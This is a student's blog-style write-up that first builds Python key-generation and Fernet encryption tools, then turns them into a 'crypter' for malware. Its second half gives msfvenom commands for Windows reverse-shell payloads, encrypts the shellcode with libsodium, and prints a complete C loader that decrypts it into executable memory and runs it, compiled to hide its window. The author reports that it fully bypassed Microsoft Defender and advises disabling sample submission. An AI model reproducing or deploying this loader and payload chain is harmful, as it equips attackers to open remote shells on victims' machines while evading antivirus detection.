Creating a crypter with Python
Recently as part of my education, our class was tasked with writing a encrypter and decryptor using Python, the Fernet module, and libsodium. It is a module for symmetric encryption and key generation using 128 bit AES.
Creating and using keys in Fernet
The first task was to create a script that could generate a usable symmetric key and saves it to a file. To get started, I needed to try generating a key using Fernet:
from cryptography.fernet import Fernet

key = Fernet.generate_key()
print(key)b'ohmiDIM065a1qKmZgICsWm1wFvAEM0LnoUyOPC4cB30='So that’s how the keys look. They are URL-safe base64 encoded keys, returned as bytes. These can be used to encrypt and decrypt data in bytes. Like so:
from cryptography.fernet import Fernet

key = Fernet.generate_key()
# the data that's going to be encrypted needs to be an array of bytes
password = bytes("password123", "ascii")

fernet = Fernet(key)
encrypted = fernet.encrypt(password)

print(encrypted)b'gAAAAABnDUPe4DUNvviX9x04Gf3NGj5Yt8kVYkk-mvKIc1RKxwveBPQQXkru5j0WqVnQLDGEIIqyyc4fifybcooS40gh1_7QlQ=='And decrypting data is as simple as:
decrypted = fernet.decrypt(encrypted)
print(decrypted)b'password123'So that’s the gist of it. Now we can get started creating the first tool. One that generates a Fernet key (or a number of keys, in my case) and saves them in a file, which can be used to encrypt/decrypt data.
generate_key.py: Let user create a number of keys and save them
Now, lets make it so that we can create any number of keys and store them for further use. To get started we take ask the user how many keys they want to generate and just print them (for now).
  encryption_keys = []

  while True:
      try:
          n_of_keys = int(input("Number of keys to generate: "))
          break
      except ValueError:
          print("Not a valid number.")
  for i in range(0, n_of_keys):
      bytes_key = Fernet.generate_key()
      str_key = bytes_key.decode("ascii")
      encryption_keys.append(str_key)

  for key in encryption_keys:
      print(key)
A-WgCuR_Yo71NUlqrlLDiNlXrqaFxqPgGmJ2r41PT0U=
s-SlzvM1_cig-St7U_u4wutY_BIBXcccnnsPR5Fnrpk=
VpSzeeHfWRkFWpQZcaYUirVhuR_CwSftfIOodyOmTTI=
...Great! Now we can generate any number of keys and output them. But the more practical thing, and what we need for our project, is to save the keys locally, so we ask the user if they want the keys saved. If they do, they enter the filename, we check if it exists, and overwrite if instructed to. Also added a yes/no function for ease if I would add more parameters
generate_key.py
from cryptography.fernet import Fernet
from os import path

def writeToFile(filename: str, content: str, mode = "a"):
    with open(filename, mode) as file:
        file.write(content)

def yesNo(prompt: str) -> bool:
    while True:
        answer = input(f"{prompt} (y/n): ").strip().lower()
        if answer == 'y':
            return True
        elif answer == 'n':
            return False
        else:
            print("Please enter 'y' or 'n'.")

def enterFilename() -> str:
    filename = ""
    while True:
        filename = input("Filename: ")
        if filename == "":
            print("Please enter filename.\\n")
            enterFilename()
        if path.exists(filename):
            if yesNo("File exists. Overwrite?"):
                saveToFile(filename, "", "w")
                return filename
        else:
            return filename

def menu():
    encryption_keys = []

    while True:
        try:
            n_of_keys = int(input("Number of keys to generate: "))
            break
        except ValueError:
            print("Not a valid number.")

    for i in range(0, n_of_keys):
        bytes_key = Fernet.generate_key()
        str_key = bytes_key.decode("ascii")
        encryption_keys.append(str_key)

    for key in encryption_keys:
        print(key)

    if yesNo("Save to file?"):
        filename = enterFilename()

        for key in encryption_keys:
            saveToFile(filename, f"{key}\\n", "a")
        print("\\nSuccess.")

def main():
    menu()

if __name__ == "__main__":
    main()
That’s the basic key generator. Now we can actually get to the fun stuff, creating the encryptor/decryptor.
crypto_tool.py
Now that we can generate keys, let’s create a program that lets an user create a key, and encrypt/decrypt using it.
First, let’s read get a key, read the contents from a file, encrypt the content, print it, and write it to the file. I also added ability to read and encrypt content from a file.
crypto_tool.py
from cryptography.fernet import Fernet
from generate_key import yesNo
from generate_key import writeToFile


def readFile(filename: str):
    with open(filename, "r") as file:
        return file.read()

def encryptContent(content: str, key: bytes) -> bytes:
    fernet = Fernet(key)
    encrypted_content = fernet.encrypt(content)
    return encrypted_content

def decryptContent(content: str, key: bytes) -> bytes:
    fernet = Fernet(key)
    decrypted_content = fernet.decrypt(content)
    return decrypted_content

def encryptPhrase() -> bytes:
    if yesNo("Do you want to generate a key?"):
        key = Fernet.generate_key()
        print(f"Key: {key.decode("ascii")}")
    else:
        key = bytes(input("Enter key: "), "ascii")
    phrase = bytes(input("Enter phrase to encrypt: "), "utf-8")

    encrypted_content = encryptContent(phrase, key)
    print(encrypted_content.decode("ascii"))
    print()

    if yesNo("Save to file?"):
        filename = input("Filename: ")
        writeToFile(filename, encrypted_content.decode("ascii"), "w")
    return encrypted_content


def menu():
    options = {
        0: "Exit",
        1: "Encrypt phrase",
    }
    for option in options:
        print(f"{option}: {options[option]}")
    print()

    option = int(input("Enter option: "))
    match option:
        case 0:
            exit()
        case 1:
            encryptPhrase()


def main():
    menu()

main()
0: Exit
1: Encrypt phrase

Enter option: 1
Do you want to generate a key? (y/n): y
Key: MGTF0E_z5HuM7GVvHmluF4yAHYn7nXFYRjgkkf7GPSM=
Enter phrase to encrypt: password123
gAAAAABnDXoaNv5Ce9DVW5L7IQdyH3R8g5VoY4EX3JLekyWdL_BBFaJfKIhrPMZuxtIs25zm1BWamEf2W8P3p2_gVvUOTr6NLw==

Save to file? (y/n): y
Filename: secret_pass
Now we’re getting somewhere. Next we need to be able to load content from a phrase or file and decrypt it using a given key.

At this point I took a break and when I came back I decided to refactor the code a bit and put the main functions in a separate file. And of course it needs a name now, so I choose Cryptonite. Get it? Crypto- genius, right?
cryptonite.py:
After refactoring and adding some functionality, this is what the main file looks like:
from os import path
from cryptography.fernet import Fernet

def readFile(filename: str) -> str:
    with open(filename, "r") as file:
        return file.read()

def writeToFile(filename: str, data: str, mode = "a"):
    with open(filename, mode) as file:
        file.write(data)

def askOverwrite(filename: str) -> bool:
    if path.exists(filename):
        return yesNo(f"{filename} exists. Overwrite?")
    return True

def askSave(data: str) -> None:
    if yesNo("Save to file?"):
        filename = input("Filename: ")
        if askOverwrite(filename):
            writeToFile(filename, data, "w")

def yesNo(prompt: str) -> bool:
    while True:
        answer = input(f"{prompt} (y/n): ").strip().lower()
        if answer == 'y':
            return True
        elif answer == 'n':
            return False
        else:
            print("Please enter 'y' or 'n'.")

def enterFilename() -> str:
    filename = ""
    while True:
        filename = input("Filename: ")
        if filename == "":
            print("Please enter filename.\\n")
        if askOverwrite(filename):
            return filename

def askKey() -> bytes:
    if yesNo("Load key from file?"):
        while True:
            filename = input("Filename: ")
            if not path.exists(filename):
                print("File doesn't exist.")
            else:
                key = readFile(filename)
                break
    else:
        key = input("Key: ")

    return bytes(key, "ascii")

def encryptData(data: str, key: bytes) -> bytes:
    fernet = Fernet(key)
    encrypted_data = fernet.encrypt(data)
    return encrypted_data


def decryptData(data: str, key: bytes) -> bytes:
    fernet = Fernet(key)
    decrypted_data = fernet.decrypt(data).decode()
    print(f"Output: {decrypted_data}")
    askSave(decrypted_data)
    return decrypted_data

# ...
And for the GUI part, I put that in a seperate file, as the program is mainly going to be used with the command line instead of interactively using the GUI.
import cryptonite

BANNER = """                         __              _ __
  ____________  ______  / /_____  ____  (_) /____
 / ___/ ___/ / / / __ \\\\/ __/ __ \\\\/ __ \\\\/ / __/ _ \\\\
/ /__/ /  / /_/ / /_/ / /_/ /_/ / / / / / /_/  __/
\\\\___/_/   \\\\__, / .___/\\\\__/\\\\____/_/ /_/_/\\\\__/\\\\___/
         /____/_/                           v1.0

    by Aldin Smajlovic
"""


def menu():
    options = {
        0: "Exit",
        1: "Encrypt phrase",
        2: "Encrypt file",
        3: "Decrypt phrase",
        4: "Decrypt file",
        5: "Generate key"
    }

    print()
    for option in options:
        print(f"{option}: {options[option]}")
    print()

    option = int(input("> "))
    match option:
        case 0:
            exit()
        case 1:
            cryptonite.encryptPhrase()
        case 2:
            cryptonite.encryptFile()
        case 3:
            cryptonite.decryptPhrase()
        case 4:
            cryptonite.decryptFile()
        case 5:
            cryptonite.generateKey()


def main():
    print(BANNER)
    while True:
        menu()

if __name__ == "__main__":
    main()
This file has changed a lot since time of writing, so I added some features, added ability to use the tool in command line, and some other fun stuff, so if you’re interested, check it out here
shellcode_crypter.py: Encrypting shellcode and running it
First off, I generated a some basic shellcode using msfvenom to use as a starting point. This will be my starting point, so I have something to encrypt.
msfvenom -p windows/shell_reverse_tcp LHOST=127.0.0.1 LPORT=8000 -f pythonbuf = b"\\xfc\\xe8\\x82\\x00\\x00\\x00\\x60\\x89\\xe5\\x31\\xc0\\x64\\x8b\\x50"
buf += b"\\x30\\x8b\\x52\\x0c\\x8b\\x52\\x14\\x8b\\x72\\x28\\x0f\\xb7\\x4a\\x26"
buf += b"\\x31\\xff\\xac\\x3c\\x61\\x7c\\x02\\x2c\\x20\\xc1\\xcf\\x0d\\x01\\xc7"
buf += #...Now, I haven’t written shellcode myself and I don’t have much experience with crypters, so I’ll need to research some stuff.
The task was too:
*** Create a script that encrypts shellcode, then generates a key and encrypted shellcode as char arrays for use in C. The key should then be usable to decrypt the shellcode in a C program. ***
Which means I need to:
- Generate a key
- Use that key to encrypt the buffer
- Save the encrypted buffer in the format of a c array
- Save the key as a char array
- Save both the encrypted buffer and key in a .c file
- (?) Decrypt and run the buffer in the c code
Now, that might seem straight forward to some people, but with very limited experience in C, and basically none in cryptography, I had no idea where to start.
Trouble in C using Fernet
At first I tried finding any equivelent to the Fernet library in C, so that I could easily use keys and encrypt bytes using Python, but I soon found out there wasn’t any 1:1 equivelent that would make it easy for me to decrypt data using Fernet keys. After asking ChatGPT if it is possible, it tried making an implementation using OpenSSL, which did not work as intended, and took me down a rabbit hole of decryption errors, so I felt there had to be a better approach.
libsodium: Cross-language cryptography
After doing some research I found ** libsodium **. A cryptography library that is cross compatible across multiple platforms, and most importantly, multiple languages. Using this I could easily implement the encryption in Python, while being able to decrypt the shellcode in C.
After looking at the basic usage of the library in Python, I felt it was suitable for my project and decided to migrate to libsodium, which was fairly easy (thanks ChatGPT 4o)
Now, for the actually fun part:
Running binary shellcode in C
Now, before anything else, we need to understand how to allocate and run the machine code in C.
According to this stackoverflow article, there is a pretty straight forward approach.
- Define the hex code as a byte array
- Type-cast the array into a function pointer
- Call the function
- Success
All were doing is taking what the program previously thought was data, and tell it that it’s actually a function, and then calling that function.
VirtualAlloc: Allocating executable memory
Keep in mind this is for using the Windows API, but there is an equivalent version for Linux
Before we can execute the code, we need to allocate memory that is executable. This is where we can use VirtualAlloc.
VirtualAlloc takes four parameters:
[in] LPVOID lpAddress(optional; can beNULLfor system to choose the address)[in] SIZE_T dwSize(size of the memory to allocate)[in] DWORD flAllocationType(type of memory allocation)[in] DWORD flProtect(memory protection for the allocated region)
To make the allocated memory executable, we can set flProtect to PAGE_EXECUTE_READWRITE. The flAllocationType can be set to MEM_COMMIT | MEM_RESERVE to allocate the memory. Here’s how you can do this:
SIZE_T size = sizeof(code); // Size of the code to allocate
unsigned char* code = (unsigned char*)VirtualAlloc(
    NULL,                  // Let the system choose the address
    size,                 // Size of memory to allocate
    MEM_COMMIT | MEM_RESERVE, // Allocate memory
    PAGE_EXECUTE_READWRITE // Set memory protection
);

unsigned char machine_code[] = {
    0xB8, 0x2A, 0x00, 0x00, 0x00, 0xC3
};

memcpy(code, machine_code, size);
Now, we can type-cast the pointer to a function and execute it:
int (*func)() = (int (*)())code; // Cast the pointer to a function

int result = func(); // Execute code
libsodium: Decrypting data using crypto_secretbox_open_easy
Now, the point of the program is to decrypt our shellcode at runtime, to prevent static analysis from seeing what code we are executing. To do this, we’ll use libsodium.h. First we generate a staged reverse shell in msfvenom, then encrypt it using Cryptonite.
I used the following payload:
msfvenom -p windows/x64/shell/reverse_tcp LHOST=192.168.1.66 LPORT=8000 -o shell -f rawNow we have the following data and key:
    unsigned char encrypted_data[] = {
        0x4c, 0x08, 0xe2, 0xd6,
        0xd0, 0x44, 0x65, 0xa6,
        0x3d, 0xf2, 0x88, 0xdd,
        0xc2, 0x84, 0xaa, 0xff,
        0xb3, 0xe9, 0x83, 0x6d,
        0x9b, 0x17, 0x49 // and so on
    };

    unsigned char key_bytes[] = {
        0xf0, 0xa0, 0x10, 0x85,
        0x09, 0xe5, 0xea, 0x57,
        0xc2, 0x8c, 0x40, 0x05,
        0x1a, 0xc0, 0xef, 0x8f,
        0x14, 0x98, 0x2c, 0x0d,
        0xdc, 0x7a, 0xd2, 0xb3,
        0xb0, 0xe9, 0x49, 0x0f,
        0x32, 0x09, 0x3c, 0x28
        };
To decrypt the data using the key, we use crypto_secretbox_open_easy, which takes the following four parameters:
[out] unsigned char *m: Buffer to store the decrypted message (plaintext).[in] const unsigned char *c: Ciphertext buffer, which includes both the encrypted message and the nonce.[in] unsigned long long clen: Length of the ciphertext (total size of c).[in] const unsigned char *n: Nonce used during encryption.[in] const unsigned char *k: Secret key for decryption.
The output when you encrypt using libsodium looks like this:
nonce: Usually the first 24 bytesciphertext: The actual encrypted datamac: Used to verify integrity of the data
Now all we do is:
// extract nonce from encrypted data as it is needed during decryption
unsigned char nonce[crypto_secretbox_NONCEBYTES];
memcpy(nonce, encrypted_data, crypto_secretbox_NONCEBYTES);

// define where the actual ciphertext is
unsigned char decrypted[encrypted_data_len - crypto_secretbox_MACBYTES];

// decrypt
crypto_secretbox_open_easy( decrypted,
                            encrypted_data + crypto_secretbox_NONCEBYTES,
                            encrypted_data_len,
                            nonce,
                            key_bytes)
And now we have decrypted data. All we do now is execute it!
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sodium.h>
#include <windows.h>

int main() {
    if (sodium_init() < 0) {
        return 1;
    }

    unsigned char encrypted_data[] = { //DATA
    };
    unsigned int encrypted_data_len = sizeof(encrypted_data);

    unsigned char key_bytes[] = { 0xf0, 0xa0, 0x10, 0x85, 0x09, 0xe5, 0xea, 0x57, 0xc2, 0x8c, 0x40, 0x05, 0x1a, 0xc0, 0xef, 0x8f, 0x14, 0x98, 0x2c, 0x0d, 0xdc, 0x7a, 0xd2, 0xb3, 0xb0, 0xe9, 0x49, 0x0f, 0x32, 0x09, 0x3c, 0x28 };

    unsigned char nonce[crypto_secretbox_NONCEBYTES];
    memcpy(nonce, encrypted_data, crypto_secretbox_NONCEBYTES);

    unsigned char decrypted[encrypted_data_len - crypto_secretbox_MACBYTES];
    if (crypto_secretbox_open_easy(decrypted, encrypted_data + crypto_secretbox_NONCEBYTES,
                                    encrypted_data_len - crypto_secretbox_NONCEBYTES, nonce, key_bytes) != 0) {
        return 1;
    }

    void *exec_mem = VirtualAlloc(NULL, sizeof(decrypted), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (exec_mem == NULL) {
        return 1;
    }

    memcpy(exec_mem, decrypted, sizeof(decrypted));
    void (*code)() = (void(*)())exec_mem;
    code();

    VirtualFree(exec_mem, 0, MEM_RELEASE);
    return 0;
}
Compiling
To compile this I used mingw64 and installed the sodium library. I used the following command:
x86_64-w64-mingw32-gcc shell.c -o shell.exe -lsodium -static -mwindows-staticwas to embed the required code from sodium in the executable instead of requiring DLLs.-mwindowsis just to hide the console window (because stealth).
Conclusion
And that’s it! Now we can make our code a little bit less detectable. I actually managed to bypass Defender completely using a msfvenom payload and my crypter. If you want to check out my code or contribute, go to my GitHub, just be sure to turn off sample submission if you want to test out the crypter ;)